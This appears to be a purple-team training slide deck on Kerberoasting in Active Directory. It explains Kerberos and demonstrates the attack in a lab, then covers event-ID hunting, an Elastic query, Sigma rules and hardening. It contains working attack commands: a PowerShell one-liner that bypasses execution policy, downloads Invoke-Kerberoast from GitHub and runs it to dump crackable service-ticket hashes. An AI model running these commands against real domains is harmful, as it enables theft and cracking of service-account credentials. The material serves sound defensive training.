



**APPLIED
PURPLE
TEAMING**

LC1170 | **APTLC: Kerberoasting**
The Hunt for Kerberoasting



defensiveorigins.com
© Defensive Origins LLC LC1170.1 – Kerberoasting – <https://attack.mitre.org/techniques/T1558/003/>

Applied Purple Teaming – LC1170 Kerberoasting
The Hunt for Kerberoasting

Related Applied Purple Teaming Lab: L1170
Related Atomic Purple Team Report: PB1170

MITRE:

T1558 – Forging Kerberos Tickets / .003 Kerberoasting
S10194 – PowerSploit
S10363 - Empire

Event IDs:

4768 - A Kerberos authentication ticket (TGT) was requested.
4769 - A Kerberos service ticket was requested.
4776 - The computer attempted to validate the credentials for an account

Lifecycle Ingest & Goal Setting

The Ingest: Tim Medin

The specific attack/component?

- Kerberoasting

The goal of the lifecycle:

- Demonstrate attack and hunt
- Hunt for Event IDs
- Catch this behavior



defensiveorigins.com

© Defensive Origins LLC LC1170.2 – Kerberoasting – <https://attack.mitre.org/techniques/T1558/003/>

Atomic Purple Team Phase: Ingest/Analysis

Links:

<https://www.blackhillsinfosec.com/a-toast-to-kerberoast/>

Planning - Kerberoasting

SPNs, TGTs, and the three-headed guard dog of Hades.

Service Principal Name:


- A UID for a service instance
- Required for a service to auth against AD

Also makes the service account a target



defensiveorigins.com

© Defensive Origins LLC LC1170.3 – Kerberoasting – <https://attack.mitre.org/techniques/T1558/003/>



Atomic Purple Team Phase: Planning

MITRE:

T1558 – Forging Kerberos Tickets

Planning – Kerberoasting – Client Authentication


Kerberos authentication is a conceptual challenge
Client auths, transforms password into the cipher key

Clients sends the AS/TGS the user ID (clear)

The AS gens up a secret key and returns:

- A: TGS Session Key
- B: TGT encrypted with the TGS secret key

Client can then decrypt the session key



defensiveorigins.com

© Defensive Origins LLC LC1170.4 – Kerberoasting – <https://attack.mitre.org/techniques/T1558/003/>

Atomic Purple Team Phase: Planning

MITRE:

T1558 – Forging Kerberos Tickets

Planning – Kerberoasting – Client Service Authorization


C: Client now sends encrypted TGT and the UID

D: And, the authenticator bits now encrypted with the TGS session key

TGS does a bunch of comparisons and provides:

E: Client to server ticket

- Client ID and network address
 - Validity period
 - Client / server session key
- F: Client to server session key
- Encrypted with TGS



defensiveorigins.com

© Defensive Origins LLC LC1170.5 – Kerberoasting – <https://attack.mitre.org/techniques/T1558/003/>

Atomic Purple Team Phase: Planning

MITRE:

T1558 – Forging Kerberos Tickets

Planning – Kerberoasting – Client Service Request

Client service can now authenticate!


E: Client to server ticket

G: Another authenticator with:

- Client ID, timestamp
- Encrypted with client/server session key

H: Timestamps are checked

Services can now be serviced and are serviceable.



defensiveorigins.com

© Defensive Origins LLC LC1170.6 – Kerberoasting – <https://attack.mitre.org/techniques/T1558/003/>

Atomic Purple Team Phase: Planning

MITRE:

T1558 – Forging Kerberos Tickets

Attack!


To stage this attack, we need at least one account with an SPN.

Let's create one:

```
setspn -a ws01/glen.shaw.labs.local:1433 labs.local\glen.shaw
```

```
PS C:\Users\itadmin> setspn -a ws01/glen.shaw.labs.local:1433 labs.local\glen.shaw
Checking domain DC=labs,DC=local

Registering ServicePrincipalNames for CN=Glen.Shaw,OU=UserAccounts,DC=labs,DC=local
ws01/glen.shaw.labs.local:1433
Updated object
PS C:\Users\itadmin>
```



defensiveorigins.com
© Defensive Origins LLC LC1170.7 – Kerberoasting – <https://attack.mitre.org/techniques/T1558/003/>

Atomic Purple Team Phase: Attack

Commands:

```
setspn -a ws01/glen.shaw.labs.local:1433 labs.local\glen.shaw
```

MITRE:

T1558 – Forging Kerberos Tickets

Attack!

Check for SPNs on the domain

```
setspn -T labs.local -Q */*
```

```
CN=krbtgt,CN=Users,DC=labs,DC=local
  kadmin/changepw
CN=Glen.Shaw,OU=UserAccounts,DC=labs,DC=local
  ws01/glen.shaw.labs.local:1433
CN=ws01,OU=ComputerAccounts,DC=labs,DC=local
  TERMSRV/ws01
  TERMSRV/ws01.labs.local
  WSMAN/ws01
  WSMAN/ws01.labs.local
  RestrictedKrbHost/ws01
  HOST/ws01
  RestrictedKrbHost/ws01.labs.local
  HOST/ws01.labs.local
```

Existing SPN found!



defensiveorigins.com

© Defensive Origins LLC LC1170.8 – Kerberoasting – <https://attack.mitre.org/techniques/T1558/003/>



Atomic Red Team
Metasploit
PowerEmpire
More and more...

Cobalt Strike
Silent Trinity
Metasploit

Attack Team and
Defense Team can
work together on
attack

Atomic Purple Team Phase: Attack

Commands:

```
setspn -T labs.local -Q */*
```

MITRE:

T1558 – Forging Kerberos Tickets

Attack!

From a command prompt, run the following, though note that the following execution will produce an output filled with line breaks.


```
powershell.exe -NoP -NonI -Exec Bypass IEX (New-Object Net.WebClient).DownloadString('https://raw.githubusercontent.com/EmpireProject/Empire/master/data/module_source/credentials/Invoke-Kerberoast.ps1');Invoke-Kerberoast -erroraction silentlycontinue -OutputFormat Hashcat
```

```
C:\Users\itadmin>powershell.exe -NoP -NonI -Exec Bypass IEX (New-Object Net.WebClient).DownloadString('https://raw.githubusercontent.com/EmpireProject/Empire/master/data/module_source/credentials/Invoke-Kerberoast.ps1');Invoke-Kerberoast -erroraction silentlycontinue -OutputFormat Hashcat  
TicketByteHexStream :  
Hash : $krb5tgs$23$*Glen.Shaw$labs.local$ws01/glen.shaw.labs.local:1433*$337F79F5C9D5AD4538FAA03915DA5A94$6859B64F8335F857973B419BFA6DE153E9DEA151E9FBF47EBC6C40C7D5B05281884706A95F7287F204B64C45CB124A8F07C8753DB53E88DBEE273B89176AA557B07D04C7B1E2FCAABC1F9525A652673F2554F90E1192F80179427B76DF1215299BBB22B0DFCFE05E343924EABE1404A85F72A0E7D087DC41ED7DD408895676A67AE586658B264E8652AC7A
```



defensiveorigins.com

© Defensive Origins LLC LC1170.9 – Kerberoasting – <https://attack.mitre.org/techniques/T1558/003/>



Atomic Purple Team Phase: Attack

Commands:

```
powershell.exe -NoP -NonI -Exec Bypass IEX (New-Object Net.WebClient).DownloadString('https://raw.githubusercontent.com/EmpireProject/Empire/master/data/module_source/credentials/Invoke-Kerberoast.ps1');Invoke-Kerberoast -erroraction silentlycontinue -OutputFormat Hashcat
```

MITRE:

T1558 – Forging Kerberos Tickets

Links:

<https://github.com/EmpireProject/Empire>


https://github.com/EmpireProject/Empire/blob/master/data/module_source/credentials/Invoke-Kerberoast.ps1

Clean Up Line Breaks and Make a Crackable Ticket

Copy the ticket over to a system with a modern text editor.

```
cat kerb.txt | grep Hash -A 29 | sed 's/\<Hash\>//g' | sed s/://g | sed s/--//g | sed -r 's/\s+//g' | tr '\n' ' ' | sed 's/\s//g' | sed 's/$k\{1,\}/\'$'\n&/g'
```

```
ltadmin@localhost:~$ cat kerb.txt | grep Hash -A 29 | sed 's/\<Hash\>//g' | sed s/://g | sed s/--//g | sed 's/\s//g' | sed 's/$k\{1,\}/\'$'\n&/g'
$krb5tgs$23$*glen.Shaw$labs.local$we01/glen.shaw.labs.local1433*$C77DC78B375BFE1C54A5BECAB68B43380613C
BD8AACDF1F16EACCC088BA6348B26883BD87761DDP5A371D2831690A115631E75688DB387041ABC6FPE19439E7A08011968B6
8B8BDDDD7B3967A056C22A412F101874B3124293D42C41ACBA7EC772316B015AB1801784A82157CDB22899FD53072B6091B73
199048E8787C66F209163828AB816A030912114A320A21143122C5691AB7E3C7A6682933B21F30DBE471FA651923971FF8
7FF4238A8954AAB18B2A8B8C0774DE100A7AF2A2D05F139860568A8FA7103A040B60A867E4DB6631BA9754A280D3D0AD2430D07
85A4D25DBF358F1709C8591EF89E24AB8AD193B8159C61273D8420AEE0154ADD8502E88AB94889BD68013087A949AC9320D8
AA572CE948A57C58A501FD8CD7295F43C801D7DD7A3E9297579910B5E8FPC450090784848B7E8024EA6AA707D61BD6ECC44F4
072821F5523009C362898991111C15AC388074DD77830022ABC8B04A7CAC577F90A58423701DDB85C9256AB8757682ABA
457965FA61A0724D1A456A3768676D796251D16F568722D0171DC28867800552DC5E95D0384A98D025F4F9A158E77DBE78095F2
4365EC8166D808DF9822A3F33AB5A73FB7B7D4A4BF755CA74267EAC210672B31431523A0DFDE91F9A4A012F40C26A48B4C0
1488D39084514F801D8076830998F6038632DA0671CCD87B02427B3796C289DC9F3A7AB56BCA505F9B1A84176AC268103EB9
808C440201C21D97C0C7CB71223FD4571BB78F818272B479334D088E807EBC0899D570483E7505D808A4A984882832A66
DE8D3F0972218C61137B6FA058677938FA5D0A437560CD08C84BC9A873CAB3387802E98D4048B75285944B83BC62245608710
05448235C1B5A7A03989B2839CC1E13A76C5415FD08225294AB5D83C03056FD215C0080556862C5FC929D427011380EC2E2
28E70CF8DF98089D43F4B44A92AAR805892F8991A3893876F18BA81ABFA7AB42FD05066827EC6F8FC8FFC229054376519711
```



defensiveorigins.com
© Defensive Origins LLC LC1170.10 – Kerberoasting – <https://attack.mitre.org/techniques/T1558/003/>

Atomic Purple Team Phase: Attack

Commands:

```
cat kerb.txt | grep Hash -A 29 | sed 's/\<Hash\>//g' | sed s/://g | sed s/--//g | sed -r 's/\s+//g' | tr '\n' ' ' | sed 's/\s//g' | sed 's/$k\{1,\}/\'$'\n&/g'
```

MITRE:

T1558 – Forging Kerberos Tickets

Attack!


Or, for a cleaner output.

```
powershell -ep bypass
IEX (New-Object
Net.WebClient).DownloadString('https://raw.githubusercontent.com/EmpireProject/Empire/master/data/module_source/credentials/Invoke-Kerberoast.ps1');Invoke-Kerberoast -erroraction
silentlycontinue -OutputFormat Hashcat | Select-Object Hash |
Out-File -filepath 'c:\users\public\HashCapture.txt' -Width
8000
```



defensiveorigins.com

© Defensive Origins LLC LC1170.11 – Kerberoasting – <https://attack.mitre.org/techniques/T1558/003/>



Atomic Purple Team Phase: Attack

Commands:

```
powershell -ep bypass
IEX (New-Object
Net.WebClient).DownloadString('https://raw.githubusercontent.com/EmpireProject/Empire/master/data/module_source/credentials/Invoke-Kerberoast.ps1');Invoke-Kerberoast -erroraction
silentlycontinue -OutputFormat Hashcat | Select-Object Hash |
Out-File -filepath 'c:\users\public\HashCapture.txt' -Width 8000
```

MITRE:

T1558 – Forging Kerberos Tickets

Links:

<https://github.com/EmpireProject/Empire>

https://github.com/EmpireProject/Empire/blob/master/data/module_source/credentials/Invoke-Kerberoast.ps1

Hunt and Defend Methodology

How will hunting/defending work?

- One of best defenses? Honey SPN

Further defensive controls implementation:

- Kerberos Credential Validation: EID# 4776
- Kerberos Ticket Operations: EID# 4769
- Strong and random passwords in place



defensiveorigins.com
© Defensive Origins LLC LC1170.12 – Kerberoasting – <https://attack.mitre.org/techniques/T1558/003/>

Atomic Purple Team Phase: Hunt and Defend

Event IDs:

4768 - A Kerberos authentication ticket (TGT) was requested.


4769 - A Kerberos service ticket was requested.

4776 - The computer attempted to validate the credentials for an account

Adjust / Harden

Are adjustments needed to reach LC Goal?

Document adjustments and attempt attack/defense again.



Atomic Purple Team Phase: Adjust and Harden

Report Findings and Prepare for Production

- Prepare a report (playbook).
- Prepare for Change Management Controls for changes to be deployed in production.




Atomic Purple Team Phase: Reporting

Lessons Learned

New Techniques Learned?

Gained Experience?

Has the organization's security posture been improved?



defensiveorigins.com
© Defensive Origins LLC LC1170.16 – Kerberoasting – <https://attack.mitre.org/techniques/T1558/003/>

Atomic Purple Team Phase: Lessons Learned

Kerberoasting Summary

Attack Methodology

Toolkit Locations

<https://github.com/EmpireProject/Empire>
Native Windows Tools

Commands

```
setspn -T labs.local -Q */*  
powershell.exe -NoP -NonI -Exec Bypass IEX (New-Object  
Net.WebClient).DownloadString('https://raw.githubusercontent.com/EmpireProject/Empire/master/data/module_source/credentials/Invoke-Kerberoast.ps1');Invoke-Kerberoast -erroraction silentlycontinue -OutputFormat Hashcat
```



defensiveorigins.com

© Defensive Origins LLC LC1170.17 – Kerberoasting – <https://attack.mitre.org/techniques/T1558/003/>

Detect Methodology

Event IDs

Event ID 4769, 4768

Elastic Query

ticket_encryption_type : "0x17" and NOT service_ticket_name : krbtgt and service_ticket_name : "glen.shaw" and event_id : 4769

MITRE ATT&CK Maps

<https://attack.mitre.org/software/S0194/>

<https://attack.mitre.org/software/S0363/>

<https://attack.mitre.org/techniques/T1558/003/>

Audit Policy Mapping

Account Logon > Kerberos Service Ticket Operations: Success, Failure

SIGMA–

https://github.com/Neo23x0/sigma/blob/master/rules/windows/builtin/win_alert_enable_weak_encryption.yml

https://github.com/Neo23x0/sigma/blob/master/rules/windows/process_creation/win_spn_enum.yml

Defense Methodology

Implement AES for Kerberos

Long Passwords on Service Accounts

Limit Privileges of Service Accounts

Atomic Purple Team Phase: Lessons Learned

Commands:

```
setspn -T labs.local -Q */*  
powershell.exe -NoP -NonI -Exec Bypass IEX (New-Object  
Net.WebClient).DownloadString('https://raw.githubusercontent.com/EmpireProject/Empire/master/data/module_source/credentials/Invoke-Kerberoast.ps1');Invoke-Kerberoast -erroraction silentlycontinue -  
OutputFormat Hashcat
```

Applied Purple Team Lab: L1170

Related Atomic Purple Team Report: PB1170

MITRE:

T1558 – Forging Kerberos Tickets / .003 Kerberoasting

S10194 – PowerSploit

S10363 - Empire

Event IDs:

4768 - A Kerberos authentication ticket (TGT) was requested.

4769 - A Kerberos service ticket was requested.

4776 - The computer attempted to validate the credentials for an account

Links:

<https://github.com/EmpireProject/Empire>

https://github.com/EmpireProject/Empire/blob/master/data/module_source/credentials/Invoke-Kerberoast.ps1

https://github.com/Neo23x0/sigma/blob/master/rules/windows/builtin/win_alert_enable_weak_encryption.yml

https://github.com/Neo23x0/sigma/blob/master/rules/windows/process_creation/win_spn_enum.yml